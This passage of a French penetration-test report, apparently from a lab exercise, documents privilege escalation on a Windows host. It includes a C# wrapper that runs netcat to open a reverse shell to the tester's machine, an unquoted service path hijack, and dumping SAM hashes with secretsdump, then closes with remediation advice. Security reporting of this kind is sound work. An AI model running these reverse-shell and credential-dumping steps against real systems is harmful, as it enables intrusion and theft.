21/01/2026 09:25 3,584 Wrapper-UGS.exe
                12 File(s) 2,336,803 bytes
                2 Dir(s) 6,871,126,016 bytes free

C:\xampp\htdocs\resources\uploads>Wrapper-UGS.exe
Wrapper-UGS.exe

C:\xampp\htdocs\resources\uploads>
```

```
root@kali: ~
namespace Wrapper{
    class Program{
        static void Main(){
            //Our code will go here!
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\windows\temp\nc-UGS.exe", "10.250.180.7 9998 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}

root@kali: ~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.180.100 - - [21/Jan/2026 10:25:41] "GET /wrapper.exe HTTP/1.1" 200 -
Keyboard interrupt received, exiting.

root@kali: ~# nc -lvp 9998
listening on [any] 9998 ...
connect to [10.250.180.7] from (UNKNOWN) [10.200.180.100] 50884
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

Désormais il nous a suffi de remplacer "C:\Program Files (x86)\System Explorer\System.exe" avec notre exécutable malveillant et redémarrer le service concerné pour obtenir un shell avec les droits administrateurs.



```
C:\xampp\htdocs\resources\uploads>copy Wrapper-UGS.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy Wrapper-UGS.exe "C:\Program Files (x86)\System Explorer\System.exe"
1 file(s) copied.

C:\xampp\htdocs\resources\uploads>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 3   STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x1388

C:\xampp\htdocs\resources\uploads>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\xampp\htdocs\resources\uploads>
```

Avec ces nouveaux droits et dans le but d'obtenir les hashes de la machine, nous n'avons pas utilisé Mimikatz comme sur git-serv. A la place, nous avons sauvegardé 2 fichiers du registre (SAM & SYSTEM) puis ces deux fichiers ont été transférés sur KALI par protocole SMB

[illegible]

Enfin, nous avons utilisé l'outil `secretsdump` pour dévoiler les hashes de la machine.

```
(root@Kali)-[~]
# secretsdump -sam sam.bak -system system.bak LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaadc3bd628d91c0308 :0:::
Guest:501:aad3b435b51404eeaadc3bd628d91c0308 :0:::
DefaultAccount:503:aad3b435b51404eeaadc3bd628d91c0308 :0:::
WDAGUtilityAccount:504:aad3b435b51404eeaadc3bd628d91c0308 :0:::
Thomas:1000:aad3b435b51404eeaadc3bd628d91c0308 :0:::
[*] Cleaning up...
```

Recommendation

- **Changer les mots de passes de tous les utilisateurs de la machine**



- Réparer le PathName de "System Explorer Service" en ajoutant des guillemets

Information additionnelles

- <https://attack.mitre.org/techniques/T1574/009/>
- <https://attack.mitre.org/techniques/T1048/>



Liste des modifications

Version	Date	Description	Auteur
---------	------	-------------	--------

Disclaimer

Ce rapport d'évaluation de sécurité a été réalisé dans le cadre d'un test d'intrusion autorisé.

Les informations contenues dans ce document sont strictement confidentielles et destinées uniquement au client mentionné. Toute divulgation, reproduction ou utilisation non autorisée est interdite.

Les tests ont été effectués avec l'accord explicite du client et dans les limites définies dans le périmètre du test. Les vulnérabilités identifiées sont présentées à titre informatif et ne doivent pas être exploitées en dehors de ce contexte.

L'équipe réalisant le test décline toute responsabilité en cas d'utilisation abusive de ce rapport ou d'attaques menées sur des systèmes non inclus dans le périmètre convenu.

L'objectif de ce document est de fournir au client une vision claire des risques et des recommandations pour améliorer la sécurité. Toute action entreprise suite à ce rapport relève de la responsabilité exclusive du client.